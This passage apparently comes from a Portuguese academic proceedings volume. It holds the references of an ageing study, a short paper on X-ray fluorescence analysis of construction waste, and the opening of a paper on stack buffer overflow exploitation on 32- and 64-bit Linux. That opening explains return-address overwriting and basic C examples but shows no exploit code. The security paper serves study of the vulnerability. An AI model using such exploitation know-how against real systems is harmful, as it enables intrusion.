FRANKL, V. E. **A presença ignorada de Deus**. 2 ed. Petrópolis: Vozes; 1992.

FUNG, H. H. **Padrões relacionados com a idade em redes sociais entre os americanos europeus e afro-americanos: implicações para a seletividade socioemocional ao longo da vida**. Envelhecimento Hum Dev, 2001.

JUNG, C. G. **A natureza da psique**. Petrópolis: Vozes, 1971.

LITVOC, J.; BRITO, F. C. **Envelhecimento: prevenção e promoção de saúde**. São Paulo: Atheneu, p.1-16, 2004.

MERCKLE, P. **Sociologia das redes sociais**. Paris: La Découverte, 2004.

NETUVELI, G. **Qualidade de vida em idades mais avançadas: evidências a partir do estudo longitudinal Inglês do envelhecimento**. Epidemiol Community, 2006.

Organização Mundial da Saúde - OMS. **Resumo do relatório mundial de envelhecimento e saúde**, 2015. Disponível em:

<[sbgg.org.br/wpcontent/uploads/2015/10/OMS-ENVELHECIMENTO-2015-port.pdf](http://sbgg.org.br/wpcontent/uploads/2015/10/OMS-ENVELHECIMENTO-2015-port.pdf)>. acesso em: maio de 2019

PAPALIA, D. E.; FELDMAN, R. D. **Desenvolvimento humano**. 12 ed. Porto Alegre: Artmed, 2013.

PAÚL, C. **Envelhecimento activo e redes de suporte social**. Sociologia, 2005.

PIETRUKOWICZ, MCLC. **Apoio Social e Religião: uma forma de enfrentamento dos problemas de saúde [dissertação]**. Rio de Janeiro: Escola Nacional de Saúde Pública; 2001.

RIGO, M. L. N. R.; TEIXEIRA, D. C. Efeitos da atividade física na percepção de bem-estar de idosas que residem sozinhas e acompanhadas. Londrina. **Cient., Ciênc. Biol. Saúde**. v. 7, n.(1), p. 13-20, out. 2005.

SCORSOLINI-COMIN, F.; SANTOS, M. A. Avaliação do bem-estar subjetivo (BES): Aspectos conceituais e metodológicos. **Interamerican Journal of Psychology**, n.44, v.3, p. 25-36, 2010.

SELIGMAN, M. E. **Felicidade autêntica: Usando a nova Psicologia Positiva para a realização permanente**. Rio de Janeiro, RJ: Objetiva, 2004.

SILVA, C. M. J. S. **Espiritualidade e religiosidade das pessoas idosas consequências para a saúde**. Lisboa: Universidade Católica Portuguesa, 2012.

VELOZ M, C. T.; NASCIMENTO-SCHULZE, C.; CAMARGO, B.V. Representações sociais do envelhecimento. **Psicologia: Reflexão e Crítica**, v.12, n.(2), p.479-501, 1999.

## CARACTERIZAÇÃO QUÍMICA DE RESÍDUOS DA CONSTRUÇÃO CIVIL POR FRX

Maria Vitória da Silva  
Maria Victória Lourenço Lins  
Rômulo Medeiros Rodrigues da Costa  
Nadja Nara De Souza Nascimento  
Marco Aurélio Rodrigues de Melo

### RESUMO

A construção civil é a transformação do ambiente natural no ambiente construído, para desenvolvimento de atividades humanas. A geração de Resíduos da construção civil e sua destinação final, quando feita de forma inadequada, podem resultar em impactos ambientais negativos, como: obstrução de vias e logradouros públicos, comprometimento da qualidade do ambiente e da paisagem. Considerando que a disposição de resíduos da construção civil em locais inadequados contribui para a degradação da existência de diretrizes, critérios e procedimentos para a gestão dos resíduos da construção civil, com o propósito de regularizar as ações necessárias para reduzir os impactos ambientais. Assim o projeto objetiva identificar a composição química dos RCC, através de espectrometria de fluorescência de raios-x corroborando na proteção na preservação da saúde pública, dos recursos naturais e do meio ambiente.

**PALAVRAS-CHAVE:** Ambiental. Impactos. Sustentável. Resíduos.

### ABSTRACT

Civil construction is the transformation of the natural environment into the built environment, for the development of human activities. The generation of civil construction waste and its final destination, when done improperly, can result in negative environmental impacts, such as: obstruction of roads and public places, compromising the quality of the environment and the landscape. Considering that the disposal of construction waste in inappropriate places contributes to the degradation of the guidelines, criteria and procedures for the management of construction waste exist, with the purpose of regularizing the necessary actions to reduce environmental impacts. Thus, the project aims to identify the chemical composition of the RCC, through X-ray fluorescence spectrometry, corroborating the protection in the preservation of public health, natural resources and the environment.

**KEYWORDS:** Environmental. Impacts. Sustainable. waste.

### INTRODUÇÃO

Os resíduos provenientes de construções, reformas, reparos e demolições de obras de construção civil, e os resultantes da preparação e da escavação de terrenos, tais

como: tijolos, blocos cerâmicos, concreto em geral, solos, rochas, metais, resinas, colas, tintas, madeiras e compensados, forros, argamassa, gesso, telhas, pavimento asfáltico, vidros, plásticos, tubulações, fiação elétrica etc., chamados de entulhos de obras ou metralha estão presentes em toda obra civil. Esse setor é responsável por produzir 50% dos resíduos do país (SILVA, 2015).

Resíduos gerados de obras privadas afetam a qualidade de vida das populações direta ou indiretamente. Quando armazenados de forma inadequada, concentram bastante água, acarretando proliferação de doenças (VAROTO, 2019).

Resíduos descartados de forma inadequada ocasionam ao poder público o retirado em preservação da saúde da população, ocasionando a falta de aplicação desses recursos em áreas que necessitem com maior urgência (ALBUQUERQUE, 2019).

O descarte inadequado de resíduos ocasiona inúmeros prejuízos aos habitantes das cidades, macula o visual dos ambientes, devido despojo de resíduos. Esse descarte incorreto, além da possibilidade de causar danos físicos aos cidadãos comuns, o visual das cidades. Isso acontece porque os resíduos são depositados em áreas indevidas, em sua maioria próxima às rodovias (ARAÚJO, 2016).

A função da construção civil é a transformação do ambiente natural no ambiente construído, adaptado para o desenvolvimento das atividades humanas. Poucas são as atividades humanas que não necessitam de um ambiente adequado construído, portanto, todas as construções sejam viárias, hidráulicas ou elétricas são frutos da construção civil (JOHN, 2000).

A significativa geração de Resíduos Sólidos da Construção Civil - RCC e sua destinação final, quando feita de forma inadequada, podem resultar em impactos ambientais negativos, como: obstrução de vias e logradouros públicos, comprometimento da qualidade do ambiente e da paisagem local, proliferação de vetores, assoreamento de córregos e rios, além dos custos com limpeza, entre outros (PINTO, 1999).

A expressiva formação de resíduos da construção civil e a ineqüação da destinação final, resulta em impactos ambientais de obstrução de vias e logradouros públicos, interferindo sensivelmente na qualidade do ambiente e de paisagem,

propagação de diversos vetores, assoreamento de córregos e rios, entre outros prejuízos (PINTO, 1999).

Reciclagem e reutilização são uma das alternativas para economia de recursos naturais da construção civil. Esses métodos permite a redução de custos e volume dos resíduos gerados (FERNANDES, 2015)

A reciclagem dos RCC é uma alternativa para economizar os recursos naturais utilizados como matéria-prima na construção civil, além de uma possibilidade de redução nos custos de construção e do volume final dos resíduos a serem dispostos. O RCC contém muitos materiais passíveis de reciclagem ou reutilização.

A composição de resíduos da construção civil em locais inadequados contribui para a degradação da qualidade ambiental a resolução CONAMA nº 307 (BRASIL, 2002) estabelece diretrizes, critérios e procedimentos para a gestão dos resíduos da construção civil, com o propósito de regularizar as ações necessárias para reduzir os impactos ambientais.

O ensaio de Fluorescência por Raio-X (FRX), quantificação química é baseado na energia da radiação de fluorescência emitida por um material após sua excitação com raio-x, tornando possível identificar os elementos químicos presentes (SILVA, 2019).

Determina possíveis óxidos existentes em amostras, a quantidade dos elementos químicos presentes em materiais cerâmicos para identificação do material e análise de falhas de (SOUZA, 2019).

A motivação deste trabalho é identificar a composição química dos RCC, através de espectrometria de fluorescência de raios-x que determina espécies químicas, proporcionando encaminhamento seguro, de forma eficiente, corroborando na proteção dos profissionais e na preservação da saúde pública, dos recursos naturais e do meio ambiente.

## **FUNDAMENTAÇÃO TEÓRICA**

A questão ambiental na atividade da construção civil ganhou relevância nos últimos anos, assim como a preocupação com a escassez de recursos naturais, os

impactos causados ao meio ambiente, e a geração e deposição inadequadas de resíduos causam efeitos irreversíveis ao meio ambiente e têm levado a um novo conceito de construção sustentável, baseado na prevenção e redução de resíduos sólidos com a utilização de tecnologias limpas e materiais recicláveis e reutilizáveis (VAZQUEZ, 2001).

A construção civil gera uma considerável quantidade de resíduos derivado de construção e demolição, esse material acarreta um sensível impacto ambiental e também impacta na sociedade, devido destinação incorreta (KLEPA, 2019).

Observando que as atividades atuais dependem de alguma forma do setor da construção civil, o despejo desses em ambientes inadequados corrobora para a degradação do meio ambiente. Nos dias de hoje é de suma importância solucionar tais problemas, contribuindo para um conceito de desenvolvimento sustentável (SILVA, 2018).

A reutilização dos RCC é uma alternativa para poupar recursos naturais utilizados como matéria-prima na construção civil, além de uma possibilidade de redução nos custos de construção, como também no volume final dos resíduos a dispostos. O RCC contém muitos materiais passíveis de reutilização ou reciclagem.

De acordo com Oliveira et al. (2005), 60% do RCC gerados podem ser reutilizados. O resíduo de construção em João Pessoa é composto, em sua maior parte, por restos de concreto e argamassa (equivalentes a 53%), enquanto 22% é solo e areia, tendo estes materiais alto potencial de reciclagem para a produção de agregados reciclados.

Segundo CONAMA nº 307 (BRASIL, 2002), Resíduos Sólidos da Construção Civil: são os provenientes de construções, reformas, reparos e demolições de obras de construção civil, e os resultantes da preparação e da escavação de terrenos, tais como: tijolos, blocos cerâmicos, concreto em geral, solos, rochas, metais, resinas, colas, tintas, madeiras e compensados, forros, argamassa, gesso, telhas, pavimento asfáltico, vidros, plásticos, tubulações, fiação elétrica etc., comumente chamados de entulhos de obras, caliça ou metralha.

De acordo com Fernandez (2012), O RCC gera de 50% a 70% da massa dos resíduos sólidos, em sua maior proporção de resíduos de baixa periculosidade, que acarretam distúrbios ambientais possivelmente por sobrecarga de aterros sanitários, por deposições irregulares e terrenos baldios. Encontram-se agregados aos RCC resíduos orgânicos, produtos tóxicos, que agravam contaminações ambientais e corrobora na proliferação de vetores de doenças (SCHWEIG, 2019).

A NBR 10004 (ABNT, 2004a) classifica os resíduos quanto aos seus potenciais riscos ambientais em Classe I: perigosos, Classe II A: não perigosos e não inertes, e Classe II B: não perigosos e inertes. Por ser usualmente considerado inerte, o RCC já é bastante utilizado como agregado reciclado em obras de pavimentação e na construção de casas populares por prefeituras de cidades brasileiras. Entretanto, estes resíduos podem conter impurezas e contaminantes provenientes de polímeros, gesso, matéria orgânica, amianto, sílica e diversas substâncias reativas capazes de contaminar o solo e os recursos hídricos e, ainda, ocasionar riscos à saúde humana.

O Município de Cabedelo não dispõe áreas adequadas para disposição final de RCC, soma-se a isso serem constituídos de substâncias com potencial de reciclagem e reutilização. É necessária investigação para possibilitar a redução da geração de RCC, como exercer a legislação vigente.

Usinas de Reciclagem de Resíduos de Construção Civil tem a finalidade de triturar e reciclar os entulhos de obras de construção, reformas e demolição, produzindo agregados (areia e pedra) reciclados, possibilitando que o entulho retorne a cadeia produtiva na forma de novos materiais. Demonstrando ponto positivo como forma de minimizar a impactos causados por disposições irregulares de resíduos da construção civil (FREITAS, 2009).

Identificando a composição química e quantidade de RCC gerado nas cidades, associado a métodos de gerenciamento contribui para atingir desenvolvimento sustentável, gerando redução de água, energia e saneamento ambiental (ÂNGULO, 2011).

A fluorescência de raio-X (FRX) é uma técnica rudimentar, utilizada desde os anos 1950 para caracterizar os materiais de interesse cultural. Os princípios físicos da

florescência X são simples e bem conhecidos, é possível induzir transições eletrônicas entre os orbitais mais internos dos átomos utilizando radiações eletromagnéticas de energia adequada (raios X e raios gama). Essas transições podem resultar na emissão de radiações X de energia característica que permitem a identificação da espécie atômica envolvida na transição e a mensuração da sua abundância. Mais especificamente, neste processo a energia da radiação de fluorescência identifica o elemento, enquanto sua intensidade permite que seja medida sua concentração na amostra analisada mediante uma prévia calibragem (FERRETTI, 2009).

O ensaio de FRX apresenta resultados qualitativos e quantitativos, baseia na medição das intensidades dos raios-X característicos emitidos pelos elementos que constituem a amostra, quando excitada por partículas como elétrons, prótons ou íons produzidos em aceleradores de partículas ou ondas eletromagnéticas e através de tubos de raios-X (SANTOS, 2013).

A fluorescência de raios-X por dispersão de energia é uma técnica analítica multi elementar não destrutiva capaz de identificar elementos com número atômico Z maior ou igual a 12, através dos raios X característicos  $K\alpha$ ,  $K\beta$  ou  $L\alpha$ ,  $L\beta$  dos elementos que estão presentes em uma amostra particular (KHOURY ASFORA, 2010). No ensaio, o material investigado é atingido com um feixe de Raios X, interage com os átomos da amostra provocando a ionização das camadas mais internas dos átomos. O preenchimento das vacâncias resultantes, por elétrons mais periféricos, induz a emissão de raios X característicos dos elementos constituintes da amostra (RIZZUTTO, 2019).

O ensaio de FRX é utilizado em aplicações industriais, que frequentemente requerem rotinas analíticas rápidas para controle de qualidade de seus produtos, assim como as análises exploratórias utilizadas em geologia (ASCENSO, 2011).

FRX proporciona análise de ligas, cerâmicas, pigmentos, rochas etc., demonstrado ser uma ferramenta bastante importante, em especial se realizada in situ, para identificação de materiais e de seus eventuais produtos de corrosão, para determinação de origem, processamento e uso, compreensão de seus processos de deterioração, definição de métodos de preservação e restauração, bem como autenticação (SANTOS, 2013).

O uso do espectrômetro de fluorescência de raios-X que utiliza radiação primária para provocar emissão fluorescente na amostra. Os raios-X primários são produzidos no tubo por diferença de potencial entre um cátodo, geralmente filamento de tungstênio, e um ânodo (metal). Pode-se usar também, fonte de material radioativo ou elétrons acelerados num campo elétrico (SANTOS, 2013).

## **MÉTODO**

Os resíduos utilizados serão fornecidos pela Usina de Beneficiamento de Resíduos Sólidos da Construção Civil – USIBEN e pela Usina de Beneficiamento de Resíduos Sólidos - UBA.

O trabalho será realizado na UEPE/UNIESP em parceria com o NPE-LACOM /UFPB.

Serão realizadas cinco coletas para ensaios trimestralmente, totalizando ciclo anual de produção de cada usina.

As amostras serão trituradas, separadamente. Após trituração, acondicionados e mantido em dessecador, evitando umidade.

Durante a coleta será necessário observar uma série de fatores que influenciam nos resultados.

A representatividade é parâmetro que deve ser controlado. A amostra deve conter todos os componentes da amostra principal. Deve-se obter uma boa homogeneização, amostragem eficiente e ensaio em triplicata (BRISOLA, 2008).

A determinação da composição química ocorrerá utilizando técnicas de Espectroscopia por Fluorescência de Raios-X (FRX) (BRASIL, 2007).

O FRX terá fins qualitativos e quantitativos, se baseia na medição das intensidades dos raios-X característicos emitidos pelos elementos que constituem a amostra, quando excitada por partículas como elétrons, prótons ou íons produzidos em aceleradores de partículas ou ondas eletromagnéticas, além do processo mais utilizado que é através de tubos de raios-X (MELO JÚNIOR, 2007).

## CONSIDERAÇÕES FINAIS

A construção civil é responsável por cerca de 25% a 30% de gases lançados na atmosfera. A identificação de substâncias químicas que facilitam a degradação ambiental contribui para reciclagem e a sustentabilidade na construção civil.

A Fluorescência de Raios-X demonstra ser uma técnica versátil, podendo ser aplicada em diversas amostras, incluindo amostras em estado sólido, sem necessitar de tratamento fatigante para a preparação, oferecendo grande vantagem se tratando de método analítico não destrutivo.

FRX demonstra grande vantagem em relação às técnicas espectrométricas de emissão e absorção atômica, especialmente em ensaios com amostras de sólidas que necessitem etapas para tratamento das amostras.

Apesar de não apresentar limites de detecção simétricos aos alcançados por técnicas de emissão e absorção atômica, possui diversas vantagens como baixo custo do ensaio, baixo consumo de reagentes e gerando pouco resíduo.

## REFERÊNCIAS

ALBUQUERQUE, N. L; CHAVES, M. R; SILVA, G. C; SILVA, L. A. **Coleta seletiva solidária entre poder público e cooperativas: revisão integrativa**. Humanidades & Tecnologia em Revista (FINOM) - ISSN: 1809-1628. Ano XIII, vol. 19, **2019**.

ÂNGULO, S. C; TEIXEIRA, C. E; CASTRO, A. L; NOGUEIRA, T. P. **Resíduos de construção e demolição: avaliação de métodos de quantificação**. Eng. Sant. Ambient. online]. V16, n.3, p.,299-306, **2011**, ISSN 1413-4152.

ARAÚJO, K. K; PIMENTEL, A. K. **A problemática do descarte irregular dos resíduos sólidos urbanos nos bairros vergel do lago e jatiúca em Maceió, Alagoas**. R. gest. sust. ambient., Florianópolis, v. 4, n. 2, p.626-668, out. 2015/mar. **2016**.

ASCENSO, R. C. **Fluorescência de raios-X no controle da qualidade de amostras sólidas**. Coimbra, FCTUC Química - Teses de Mestrado, **2011**.

BRASIL, Ministério da Agricultura, Pecuária e Abastecimento (MAPA). **Instrução Normativa DAS nº 28 de 27 de julho de 2007, dispõe sobre o manual de métodos analíticos oficiais para fertilizantes minerais, orgânicos, organominerais e corretivos.** Diário Oficial da União, Brasília, DF, jul. 2007.

BRISOLA, D. F; FERNANDES, T. L. A. P. **Otimização no preparo de amostras para análise em espectrofotômetro de fluorescência de raio X.** XVI Jornada de Iniciação Científica – CETEM, UFRJ, 2008.

CONAMA, Conselho Nacional do Meio Ambiente. Resolução Nº 307 de 5 de julho de 2002.

FERRETTI, M. **Princípios e aplicações de espectroscopia de fluorescência de Raios X (FRX) com instrumentação portátil para estudo de bens culturais.** Revista CPC, São Paulo, n. 7, pp. 74-98, 2009.

FERNANDES, P. A. A.; CÂNDIDO, G. A. da **Sustentabilidade à Competitividade: Um Caminho Viável?** Revista Gestão & Sustentabilidade Ambiental, v.4 n.1. Florianópolis – SC, 2015.

FREITAS, I. M. **Os resíduos de construção civil no município de Araraquara/SP.** Dissertação de Mestrado, Centro Universitário de Araraquara/UNIARA, f.86, 2009.

JOHN, V. M. **Reciclagem de resíduos na construção civil: Contribuição para metodologia de pesquisa e desenvolvimento.** São Paulo, 2000. 113p. Tese (Livre Docência) – Escola Politécnica da Universidade de São Paulo. Departamento de Engenharia de Construção Civil.

KHOURY ASFORA, V. **Fluorescência de Raios X por dispersão de energia aplicada à caracterização de tijolos de sítios históricos de Pernambuco.** Universidade Federal de Pernambuco/UFPE, Dissertações de Mestrado - Tecnologias Energéticas e Nucleares, 2010.

KLEPA, R. B. **Potencial de resíduos da construção civil reutilizados para a obtenção de matéria-prima com características de uma célula fotovoltaica.** 2019. 139 f. Tese (Programa de Mestrado em Engenharia de Produção) - Universidade Nove de Julho, São Paulo.

MELO JÚNIOR, A. S. **Análise quantitativa do material particulado na região de campinas através das técnicas de microfluorescência de raios-X e reflexão total usando radiação síncrotron.** Tese (Doutorado em Química) - Unicamp, Campinas, São Paulo, 2007.

OLIVEIRA, J.C.; REZENDE, L.R.; GUIMARÃES, R.C.; CAMAPUM, J.C.; SILVA, A. L. A. **Evaluation of a flexible pavement executed with recycled aggregates of construction and demolition waste in the municipal district of Goiânia–Goiás.** In: 2005 INTERNATIONAL SYMPOSIUM ON PAVEMENT RECYCLING, 2005, São Paulo, Anais eletrônicos do 2005 INTERNATIONAL SYMPOSIUM ON PAVEMENT RECYCLING.[CD ROM]. São Paulo, **2005**. n.p.

PINTO, T. P. **Metodologia para a gestão diferenciada de resíduos sólidos da construção urbana.** 1999. 189 f. Tese (Doutorado) - Curso de Engenharia, Departamento de Engenharia da Construção Civil, Escola Politécnica da USP, São Paulo, **1999**.

RIZZUTTO, M. de A; LEE, F. M; THOMAS, T. **Revelando Hercule Florence, o Amigo das Artes: análises por fluorescência de raios X.** An. mus. paul. vol.27, Print version ISSN 0101-4714 On-line version ISSN 1982-0267, **2019**.

SANTOS, E. S; GAMA, E. M; FRANÇA, R. S; SOUZA, A. S; MATOS, R. P. **Espectrometria de fluorescência de raios-x na determinação de espécies químicas.** ENCICLOPÉDIA BIOSFERA, Centro Científico Conhecer - Goiânia, v.9, n.17; p. 2013 3413, **2013**.

SCHWAB, N. V. **Explorando novas metodologias em espectrometria de massas com ionização ambiente e fluorescência de raios X por dispersão em energia.** 2015. 66 f. Tese (doutorado) - Universidade Estadual de Campinas, Instituto de Química, Campinas, SP.

SCHWEIG, E. O; SANTANA, M. A. R; SANTOS, I. B; RAMOS, W. B; REZENDE, G. B. de M; CAMPOS, I. A. M. S; RESENDE, J. A. L. **Redução de resíduos da construção civil associada às boas práticas na engenharia civil.** Revista Panorâmica – ISSN 2238-9210, p. 295-315, **2019**.

SILVA, L. de M; BARROS, S. V. A; DANTAS, G. C. B; PIMENTEL, P. M. **Caracterização de resíduos minerais visando aplicação como agregado para materiais de matriz cimentícia.** Revista Construindo, v. 11, n. 1, ISSN 2318-6127 (online), **2019**.

SILVA, O. H; UMADA, M. K; POLASTRI, P; DE ANGELIS NETO, G; DE ANGELIS, B. L. D; MIOTTO, J. L. **Etapas do gerenciamento de resíduos da construção civil.** Revista Eletrônica em Gestão, Educação e Tecnologia Ambiental, Ed. Especial, ISSN : 22361170, **2015**.

SILVA, R. W. da. **Resíduos da Construção Civil: controle por meio do método Lean Construction. 2018.** 158 f. Dissertação (Mestrado) - Universidade Federal do Pará, Instituto de Tecnologia, Belém, 2018. Programa de Pós-Graduação em Engenharia Civil.

SOUZA, A. G. O; RIBEIRO, R. C. da C. **Caracterização das rochas presentes nas edificações históricas da ilha da boa viagem – Niterói – RJ.** XXVII Jornada de Iniciação Científica e III Jornada de Iniciação em Desenvolvimento Tecnológico e Inovação, **2019.**

VAROTO, R. A. P; VIOLIN, R. Y. T; LIMA, K. M. de; BERTACCHINI, G. H. **Resíduos sólidos gerados pela construção urbana.** XI EPCC - Encontro Internacional de Produção Científica, **2019.**

VAZQUEZ, E. (2001). **Aplicación de nuevos materiales reciclados en la construcción civil.** In: Seminário de Desenvolvimento Sustentável e a Reciclagem na Construção Civil, 4 Anais... São Paulo: IBRACON.

**STACK BUFFER OVERFLOW EM SISTEMAS OPERACIONAIS LINUX DE 32 E 64 BITS**

Fellipe Ferreira de Lima  
Aline Morais  
Alana Morais

**RESUMO**

Vulnerabilidades de *buffer overflow* são bastante conhecidas no mundo da segurança da informação e já tem mais de vinte anos desde a sua primeira exploração. Um *buffer* é uma região, local da memória utilizado para armazenar dados até que sejam manipulados pelo programa. O tipo mais comum é o *stack buffer overflow* ocorre quando o *buffer* vulnerável se encontra na área de *stack* de um programa, permitindo que se desvie o fluxo de execução padrão do programa. Como consequência, pode ocasionar a execução arbitrária de código. Nesse contexto, este trabalho tem como objetivo apresentar os conhecimentos necessários para entender essa vulnerabilidade e como se dá a exploração em sistemas operacionais *Linux* de 32 e 64 *bits*. A metodologia utilizada segue uma pesquisa descritiva e experimental sobre o tema, com a elaboração de um experimento para análise da vulnerabilidade em 32 *bits* e outro em 64 *bits*. Como resultados obtidos conclui-se que a ideia e conceito para exploração da vulnerabilidade em 32 e 64 *bits* são os mesmos, porém a exploração na prática possui diferenças consideráveis, que acabam por não tornar viáveis a utilização, ou reaproveitamento de um *exploit* de 32 *bits* para 64 *bits*, ou vice-versa.

**Palavras-chave:** Vulnerabilidades. *Buffer*. *Stack Buffer Overflow*. *Linux*. Segurança.

**ABSTRACT**

Buffer overflow vulnerabilities are well known in the world of information security and have been more than twenty years since their first exploitation. A buffer is a region, where memory location is used to store data until it is manipulated by the program. The most common type is the stack buffer overflow occurs when the vulnerable buffer is in the stack area of a program, allowing it to deviate from the program's standard execution flow. As consequence, it could cause arbitrary code execution. In this context, this work aims to present the necessary knowledge to understand this vulnerability and how exploitation occurs in Linux operating systems of 32 and 64 bits. The methodology used follows a descriptive and experimental research on the theme, with the elaboration of an experiment to analyze the vulnerability in 32 bits and another in 64 bits. The obtained results showed that the idea and concept for exploiting the vulnerability in 32 and 64 bits are the same. However, the exploitation in practice has considerable differences, which end up not making viable the use or reuse of a 32-bit exploit for 64 bits, or 64 bits for 32 bits.

**Keywords:** Vulnerabilities. *Buffer*. *Stack Buffer Overflow*. *Linux*. Safety.

## 1 INTRODUÇÃO

Em qualquer área do conhecimento a segurança é um tema importante e bastante sensível, e em sistemas computacionais não é diferente. Principalmente nos dias atuais, no qual uma grande variedade de tecnologias, *softwares* e ferramentas conectadas a *Internet* são utilizadas diariamente, a segurança da informação se torna indispensável.

De acordo com Martins (2009), por volta de 1988 o mundo conhecia o *Morris Worm* criado por um estudante chamado *Robert Tappan*, foi um dos *malwares* de maior impacto da história e explorou diversas vulnerabilidades até então desconhecidas dentre elas um *buffer overflow* em um serviço denominado *fingerd*.

Um pouco depois em 1996, os detalhes da exploração dessa vulnerabilidade foram publicados na revista *Phrack* e se tornaram de conhecimento público (ONE, 1996). Até o momento, de acordo *Common Vulnerabilities and Exposures* (CVE, 2020), que é a principal lista pública mundial de vulnerabilidades, aproximadamente 18.081 vulnerabilidades foram identificadas e classificadas como *buffer overflows* desde 1999 até os dias atuais, destacando-se a importância de abordar esse tema em nossa pesquisa.

Basicamente, o *buffer overflow* acontece quando um programa tenta colocar uma grande quantidade de dados em um *buffer* de tamanho fixo e acaba escrevendo além do tamanho do *buffer*, levando a sobrescrita de regiões adjacentes de memória (STALLINGS; BROWN, 2014). A partir do momento que executamos um programa em nosso computador, o sistema operacional cria um processo, que consiste em carregar o programa na memória e dividi-lo em quatro segmentos principais; texto, *stack*, *heap* e dados (VAN MARGRAF, 2013).

O *stack buffer overflow*, também conhecido como *buffer overflow* de estouro de pilha, ocorre na *stack* de um processo com o objetivo de sobrescrever o endereço de retorno de uma função vulnerável, permitindo que se controle o fluxo de execução do software e podendo ocasionar na execução de código arbitrário. Tal vulnerabilidade atinge as linguagens C e C++, bastante utilizadas na construção de compiladores, sistemas operacionais, sistemas embarcados, *drivers* e dispositivos de *Internet* das Coisas. Ambas linguagens realizam a cópia de dados para um *buffer* sem verificar se o tamanho dos dados não é maior que o *buffer* que vai recebê-los, ficando a cargo do programador realizar essa verificação.

Portanto, esse artigo tem como objetivo discorrer através de uma pesquisa descritiva e experimental sobre o *stack buffer overflow*. Além disso, será demonstrado os conhecimentos necessários para entender essa vulnerabilidade e como se dá a exploração em sistemas operacionais *Linux* de 32 e 64 *bits*. Por fim, este trabalho tem a seguinte pergunta de pesquisa: Quais são as principais diferenças ao explorar um *stack buffer overflow* em sistemas operacionais *Linux* de 32 e 64 *bits*?

Assim, o presente artigo está organizado da seguinte maneira. Primeiro foi apresentado conceitos introdutórios desta pesquisa. A seguir, serão abordados os conceitos necessários para o entendimento do *stack buffer overflow*. Em seguida, será apresentada a metodologia utilizada para a realização dos experimentos, seguido de resultados e discussões. Por fim, será apresentada as conclusões obtidas.

## 2 FUNDAMENTAÇÃO TEÓRICA

Esta seção tem como intuito explicar e apresentar os conceitos necessários para o compreender um *stack buffer overflow*. Partindo de uma visão de alto nível para o baixo nível. Primeiramente, serão abordados alguns conceitos da linguagem C, como *arrays* e funções. Em seguida, será explicado com é a organização de um processo na memória em sistemas

operacionais *Linux* e o funcionamento da *stack*. Por fim, será detalhado o processo de exploração de um *stack buffer overflow*.

## 2.1 LINGUAGEM C

É uma das linguagens de programação mais importantes e utilizadas hoje em dia, criada em 1972 por Dennis Ritchie com o objetivo de reescrever o sistema operacional *Unix*, que foi escrito em linguagem *Assembly*. Inicialmente, a linguagem C ficou conhecida por ter sido utilizada no desenvolvimento do sistema operacional *Unix*. Porém, com o tempo, todos os grandes sistemas operacionais passaram a ser escritos na linguagem C (DEITEL; DEITEL, 2011).

Apesar de ser considerada uma linguagem de alto nível, é uma linguagem que permite que os programadores insiram pedaços de códigos em linguagem de montagem (*Assembly*), possibilitando a manipulação do *hardware* desejado, ou seja, o C está no meio termo entre as linguagens de baixo e alto nível. Esta linguagem também faz a utilização de ponteiros, *arrays* e funções. Portanto para compreender um *stack buffer overflow*, será necessário o entendimento de alguns conceitos da linguagem C que serão abordados a seguir.

### 2.1.1 ARRAYS

Um *array* na linguagem C é uma coleção de elementos que estão organizados de forma sequencial na memória e possuem um tamanho N. Tais estruturas podem ser acessadas a partir da posição 0 até N-1. Na Figura 1, há um *array* do tipo inteiro(valor numérico) com três elementos, portanto pode ser acessado da posição 0 até a 2. E os valores contidos nas suas respectivas posições são 10, 20 e 30.

```
int array[3];  
array[0] = 10;  
array[1] = 20;  
array[2] = 30;
```

Figura 1 – Representação de um array.

Fonte: Próprio autor (2020).

Uma coisa importante de se destacar, a linguagem C não confere se o acesso a um elemento do *array* está dentro dos seus limites, permitindo o acesso a posições sequenciais de memória além do *array* (PRUSOKOWSKI, 2015). Mesmo que a linguagem C mostre um valor nulo, é possível acessar a posição 3, 4, 5, 6 e assim por diante.

### 2.1.2 FUNÇÕES

Também conhecida como procedimento, uma função basicamente é um pedaço, fragmento de código que realiza alguma tarefa bastante específica e sempre que for necessário pode ser invocada. Segundo Backes (2013, p.183), “*uma função é uma sequência de comandos que recebe um nome e pode ser chamada de qualquer parte do programa, quantas vezes forem necessárias, durante a sua execução*”. A Figura 2 representa uma função bem simples escrita na linguagem C, que recebe dois parâmetros a e b, e realiza a soma desses dois parâmetros.

```
int soma(int a, int b){  
    return a+b;  
}
```

**Figura 2** – Representação de uma função.

**Fonte:** próprio autor (2020).


Observe que a função retorna diretamente a soma dos parâmetros para quem a chamou, sem a necessidade de utilizar alguma variável para armazenar o resultado da soma e depois retornar o valor.

## 2.2 ORGANIZAÇÃO DE UM PROCESSO NA MEMÓRIA

Um dos conceitos mais fundamentais em sistemas operacionais é o conceito de processo e nos sistemas operacionais *Linux* não é diferente. De acordo com Tanenbaum e Bos (2016, p. 79), “*um processo é apenas uma instância de um programa em execução*”. Segundo Martins (2009), quando um programa está em execução, significa que o sistema operacional carregou o programa em memória e forneceu todos os recursos necessários para o mesmo.

Partindo do ponto que há um processo, o sistema operacional precisa organizar esse processo para facilitar o seu trabalho, ou seja, dividir o processo em várias partes para que seja mais fácil gerenciar. Pois não é vantajoso em termos de organização para o sistema operacional simplesmente pegar todo o programa e carregá-lo na memória, misturando o código, com variáveis não inicializadas, chamadas a bibliotecas, alocações dinâmicas, entre outras coisas.

